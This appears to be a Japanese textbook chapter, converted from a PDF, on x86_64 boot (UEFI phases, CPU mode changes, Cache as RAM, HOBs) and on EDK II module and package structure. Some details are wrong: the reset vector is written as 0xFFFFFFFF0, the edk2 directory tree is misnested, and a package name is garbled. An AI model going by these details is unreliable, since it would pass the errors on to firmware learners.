
遷移	機構	内容
SEC → PEI	Stack	最小限の情報 (CAR領域)
PEI → DXE	HOB	メモリマップ、CPU情報、設定
DXE → BDS	Protocol	すべてのデバイス・サービス
BDS → OS	Configuration Table	ACPI、SMBIOS、メモリマップ


# ブートプロセス全体の流れ

## タイムラインでの理解



## レイヤー別の理解





## 重要な概念の相互関係


### 1. メモリの遷移

起動時: ROM のみ  
↓  
SEC: CAR (CPU Cache as RAM)  
↓  
PEI: DRAM 初期化中  
↓  
DXE: DRAM 利用可能、メモリマップ確定  
↓  
OS: 仮想メモリ管理

## 2. CPU モードの遷移

リセット時: リアルモード (16bit)  
↓  
SEC Phase: ロングモード遷移 (64bit)  
↓  
PEI/DXE/BDS: すべて 64bit で実行  
↓  
OS: 仮想アドレス空間管理

## 3. 実行環境の拡大



## Part I の重要キーワード

### ハードウェア関連

- リセットベクタ (0xFFFFFFFF0)
- SPI ROM / Flash Memory
- MMIO (Memory-Mapped I/O)
- メモリホール
- RAM Remapping

### CPU アーキテクチャ

- リアルモード / プロテクトモード / ロングモード
- GDT (Global Descriptor Table)
- IDT (Interrupt Descriptor Table)
- ページング (PML4, PDPT, PD, PT)

- CAR (Cache as RAM)

## 割り込み・タイマ

- IDT (Interrupt Descriptor Table)
- APIC (Local APIC / I/O APIC)
- MSI/MSI-X
- PIT / HPET / TSC

## UEFI ブート

- SEC / PEI / DXE / BDS / TSL/RT
- PEIM (PEI Module)
- HOB (Hand-Off Block)
- DXE Dispatcher
- プロトコル (Protocol)
- Boot Services / Runtime Services
- Configuration Table

## メモリマップ

- E820 (Legacy)
- EFI\_MEMORY\_DESCRIPTOR
- EFI\_MEMORY\_TYPE

## よくある質問 (FAQ)

**Q1: なぜ 0xFFFFFFFF0 から起動するのか？**

**A:** 設計上の理由：

1. 固定位置: ハードウェアが決定論的に動作
2. ROM 配置: SPI ROM の位置が固定 (4GB 付近)
3. 後方互換性: 8086 以来の伝統

## Q2: CAR とは何か、なぜ必要か？

A: Cache as RAM の略。

- 目的: DRAM 未初期化でも RAM を確保
- 仕組み: CPU キャッシュを No-Evict モードにして RAM として使用
- 容量: 通常 64KB-256KB
- 用途: SEC/PEI Phase のスタック・ヒープ

## Q3: ロングモードへの遷移はいつ行われるか？

A: UEFI では SEC Phase で行われます。

- リアルモード (リセット時)
- → プロテクトモード (GDT 設定後)
- → ロングモード (ページング設定後)
- PEI 以降はすべて 64bit モード

## Q4: HOB とは何か？

A: Hand-Off Block の略。

- 役割: PEI → DXE への情報受け渡し
- 内容: メモリマップ、CPU 情報、プラットフォーム設定
- 形式: リンクリスト構造

## Q5: プロトコルとは何か？

A: UEFI のサービス提供機構。

- **概念:** インターフェース（関数テーブル）
- **役割:** デバイス・サービスへの統一的なアクセス方法
- **例:** GOP (Graphics Output Protocol)、Block I/O Protocol

## Q6: Boot Services と Runtime Services の違いは？

A:

項目	Boot Services	Runtime Services
有効期間	OS起動前のみ	OS実行中も
用途	ドライバ管理、メモリ管理	NVRAM、時刻、リセット
終了タイミング	ExitBootServices()	なし


## Q7: UEFI とレガシー BIOS の最大の違いは？

A: 主な違い：

項目	レガシー BIOS	UEFI
実行モード	16bit リアルモード	64bit ロングモード
インターフェース	INT 命令	プロトコル
拡張性	低い	高い
モジュール性	モノリシック	モジュラー

## Part I から Part II へ

Part I では、ハードウェアとアーキテクチャの基礎を学びました。



### Part I で学んだこと:

- x86\_64 の起動メカニズム
- メモリマップの構造
- CPU モード遷移
- UEFI ブートフェーズ

### Part II で学ぶこと:

- EDK II の設計思想
- モジュールとビルドシステム
- プロトコルとドライバモデルの詳細
- ハードウェア抽象化の仕組み
- グラフィックス・ストレージ・USB スタック

### 準備すべき知識:

- Part I の内容を理解している
- UEFI のフェーズ構造を把握している
- プロトコルの基本概念を理解している

# 学習の確認

## 理解度チェック

以下の質問に答えられますか？

### 基礎レベル:

- リセットベクタとは何か説明できる
- メモリマップの必要性を説明できる
- CPU の3つのモードを説明できる
- UEFI の5つのフェーズを説明できる

### 中級レベル:

- CAR の仕組みと必要性を説明できる
- ロングモードへの遷移手順を説明できる
- APIC の構造を説明できる
- 各フェーズの主要な責務を説明できる

### 上級レベル:

- メモリホールと RAM Remapping を説明できる
- HOB の役割と構造を説明できる
- DXE Dispatcher の動作を説明できる
- Runtime Services の仮想アドレスマッピングを説明できる

## 実践的な理解

### シナリオ1: 電源投入から OS 起動まで

以下の流れを説明できますか？

1. 電源ON  
↓
2. 0xFFFFFFFF0 実行  
↓
3. ロングモード遷移  
↓
4. DRAM 初期化  
↓
5. ドライバロード  
↓
6. ブートローダ実行  
↓
7. OS 起動

## シナリオ2: メモリの利用

各フェーズでどのメモリを使用しているか説明できますか？

SEC: ?  
PEI: ?  
DXE: ?  
BDS: ?  
OS: ?

## まとめ

Part I では、x86\_64 アーキテクチャにおけるブート基礎を学びました。

### 重要な理解:

1. ハードウェアの制約がソフトウェア設計を決定する
  - DRAM 未初期化 → CAR が必要
  - ROM のみアクセス可能 → リセットベクタが固定
2. 段階的な機能有効化
  - SEC: 最小限 (CAR)
  - PEI: 基本リソース (DRAM)

- DXE: フルリソース (全デバイス)

### 3. 標準化されたインターフェース

- HOB: PEI → DXE
- Protocol: DXE 内部
- Configuration Table: UEFI → OS

### 4. 設計原則

- 最小特権の原則
- 責任の分離
- 疎結合

次のステップ:

Part II では、これらの基礎知識をベースに、**EDK II の具体的な実装**を学びます。

- EDK II のアーキテクチャ
- モジュール構造とビルドシステム
- プロトコルとドライバモデル
- 各種サブシステム (Graphics, Storage, USB)

Part I の知識が、Part II 以降の理解の土台となります。

---

**Part II に進む準備はできましたか？**



### Part I 参考資料まとめ

- [UEFI Specification v2.10](#)
- [UEFI PI Specification v1.8](#)
- [Intel® 64 and IA-32 Architectures Software Developer's Manual](#)
- [AMD64 Architecture Programmer's Manual](#)
- [EDK II Documentation](#)

# EDK II の設計思想と全体構成

## 🎯 この章で学ぶこと

- EDK II フレームワークの設計思想
- アーキテクチャの全体像
- TianoCore プロジェクトの位置づけ
- なぜこのような設計なのか


## 📚 前提知識

- UEFI ブートフェーズ (Part I)
- ファームウェアエコシステム (Part 0)

## EDK II とは

### 概要


EDK II (EFI Developer Kit II) は、UEFI ファームウェアのリファレンス実装です。



### 位置づけ:

- **UEFI/PI 仕様**: 標準規格 (What)
- **EDK II**: リファレンス実装 (How)
- **製品ファームウェア**: EDK II をベースにしたカスタマイズ

## TianoCore プロジェクト




### TianoCore の役割:

- UEFI/PI 仕様のリファレンス実装
- オープンソースコミュニティ
- ベンダー中立の開発基盤

# EDK II の設計思想

## 核となる原則



## 1. モジュール性 (Modularity)

### 設計方針:


- 各機能を独立したモジュールとして実装
- モジュール間は明確なインターフェース（プロトコル）で接続
- 依存関係を最小化

### メリット:

- 部分的な差し替えが容易
- テストとデバッグが簡単
- 並行開発が可能
- コードの再利用性が高い

## 2. 移植性 (Portability)

### アーキテクチャ抽象化:



### 実現方法:

- アーキテクチャ固有コードの分離
- 抽象化レイヤーの提供
- 条件付きコンパイル

## 3. 再利用性 (Reusability)

### レイヤー構造:


レイヤー	説明	再利用性
<b>Core</b>	フレームワーク本体	最高
<b>Common Driver</b>	汎用ドライバ	高
<b>Platform Driver</b>	プラットフォーム固有	中
<b>Board Driver</b>	ボード固有	低

### ライブラリによる共通化:

- 共通処理をライブラリ化
- プラットフォーム固有実装は差し替え可能
- インターフェースの標準化


## 4. 標準準拠 (Standards Compliance)

準拠する仕様:



## EDK II アーキテクチャの全体像

レイヤー構造



## コンポーネント構成

### 1. Core コンポーネント

コンポーネント	役割	場所
SEC Core	CPU初期化、CAR設定	UefiCpuPkg/SecCore

コンポーネント	役割	場所
<b>PEI Core</b>	PEIM実行環境	MdeModulePkg/Core/Pei
<b>DXE Core</b>	DXE ドライバ実行環境	MdeModulePkg/Core/Dxe

## 2. モジュールパッケージ (Pkg)

EDK II ディレクトリ構造:

```
edk2/
└── MdePkg/          # 基本定義・ライブラリ
   └── MdeModulePkg/  # 汎用モジュール
      ├── UefiCpuPkg/ # CPU関連
      ├── PciChipsetPkg/ # PC/AT互換チップセット
      ├── NetworkPkg/   # ネットワークスタック
      ├── CryptoPkg/    # 暗号化
      └── ...
...
```

**MdePkg (Module Development Environment Package):**


- UEFI/PI 仕様の基本定義
- 基本ライブラリ
- プロトコル・GUID 定義

**MdeModulePkg:**

- DXE/PEI Core
- 汎用ドライバ (USB, Network, Disk等)
- Boot Device Selection

プロトコルベースアーキテクチャ

プロトコルの役割:




### プロトコルによる疎結合:

- ドライバとアプリは直接依存しない
- インターフェースのみに依存
- 実装の差し替えが容易

## モジュール構造

### EDK II モジュールの種類



## モジュールの構成要素

標準ファイル構成:

```
MyModule/
└── MyModule.inf      # モジュール記述ファイル
└── MyModule.c        # ソースコード
└── MyModule.h        # ヘッダ
└── MyModule.uni      # 多言語文字列（オプション）
```

INF ファイル（モジュール記述）の構造:

```
[Defines]
  INF_VERSION      = 0x00010005
  BASE_NAME        = MyModule
  MODULE_TYPE      = DXE_DRIVER
  ENTRY_POINT      = MyModuleEntry

[Sources]
  MyModule.c

[Packages]
  MdePkg/MdePkg.dec

[LibraryClasses]
  UefiDriverEntryPoint
  UefiBootServicesTableLib

[Protocols]
  gEfiSimpleTextOutProtocolGuid

[Depex]
  gEfiSimpleTextOutProtocolGuid
```

主要セクション:

セクション	役割	内容
[Defines]	基本情報	モジュール名、タイプ、エントリーポイント
[Sources]	ソースファイル	コンパイル対象

セクション	役割	内容
[Packages]	依存パッケージ	DEC ファイルの指定
[LibraryClasses]	ライブラリ依存	使用するライブラリ
[Protocols]	プロトコル依存	使用するプロトコル
[Depex]	依存関係	ロード条件

## パッケージ (Package)

DEC ファイル (Package Declaration):

```

[Defines]
DEC_SPECIFICATION = 0x00010005
PACKAGE_NAME      = MyPkg
PACKAGE_GUID       = ...

[Includes]
Include

[LibraryClasses]
MyLib|Include/Library/MyLib.h

[Protocols]
gMyProtocolGuid = { 0x12345678, ... }

[Guids]
gMyGuid = { 0xabcd00, ... }


```

パッケージの役割:

- ・ 関連モジュールのグループ化
- ・ 共通の GUID・プロトコル定義
- ・ インクルードパス管理

## プラットフォーム記述 (DSC/FDF)

### DSC ファイル (Platform Description):

